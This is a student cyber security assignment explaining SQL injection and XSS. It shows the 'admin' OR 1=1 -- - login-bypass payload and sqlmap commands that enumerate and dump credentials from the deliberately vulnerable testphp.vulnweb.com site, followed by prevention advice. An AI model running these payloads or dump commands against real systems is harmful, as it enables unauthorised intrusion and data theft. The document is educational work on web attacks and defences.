**Name: Faizan Nazir**

**Arid No: 19-ARID-5157**

**Program: BSCS7A**

**Course: Cyber Security**

**Assignment No: 01**

**Teacher Name: Ms. Sadia Zar**

SQL INJECTION

* What is SQL?


SQL is a query language used in programming to access, modify, and delete data stored in relational databases.

* What is SQL Injection?

An SQL injection, sometimes abbreviated to SQLi, is a type of vulnerability in which an attacker uses a piece of SQL code to manipulate a database and gain access to potentially valuable information. It's one of the most prevalent and threatening types of attack because it can potentially be used against any web application or website that uses an SQL-based database.

SQL injection usually occurs when you ask a user for input, like their username, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

## SQL Injection Based on OR 1=1 and -- -




Resultant query will be

SELECT \* FROM Users WHERE Name =’admin’ OR 1=1 -- - AND Pass =’’;

admin’ will end ‘ of name and add OR statement in query



1=1 is always return TRUE

-- - will comment out rest of query so there will be no check of password field



* Using SQLMAP

**Query:** ‘’python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 –dbs’’



Website backend DBMS is MYQL

Web server OS is Linux Ubuntu

Database names


There are 2 Databases


1. Acurat
2. information\_schema


Let check tables in these databases


**Query:**

‘’python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 -D **[DATABASE NAME]** –tables’’










Column in **users table** in **acuart** database

**Query:**



“python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 -D **[DATABASE NAME]** -T [**TABLE NAME**] –columns’’



check data in column

**Query:**

python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 -D acuart -T [**TABLE NAME**] -C **[COLUMN NAME]** --dump

Got user name and password

u\_name = test

pass = test

**How to prevent SQL injection attacks**

* **Use Prepared SQL Statements:**

A prepared statement is a parameterized and reusable SQL query which forces the developer to write the SQL command and the user-provided data separately

* **Keep user input in check:**

Any user input used in an SQL query introduces risk. Address input from authenticated and/or internal users in the same way as public input until it is verified. Use whitelists as standard practice instead of blacklists to verify and filter user input.

* **Use latest versions:**

It’s important to use the latest version of the development environment to maximize protection.

* **Continuously scan web applications:**

Use comprehensive application performance management tools. Regularly scanning web applications will identify and address potential vulnerabilities before they allow serious damage.

* **Use a firewall:**

A web application firewall (WAF) is often used to filter out SQLi, as well as other online threats. A WAF relies on a large and frequently updated list of signatures that allow it to filter out malicious SQL queries.

**XSS:**

**Cross-Site Scripting (XSS) attacks** are a type of injection, in which malicious scripts are injected into websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page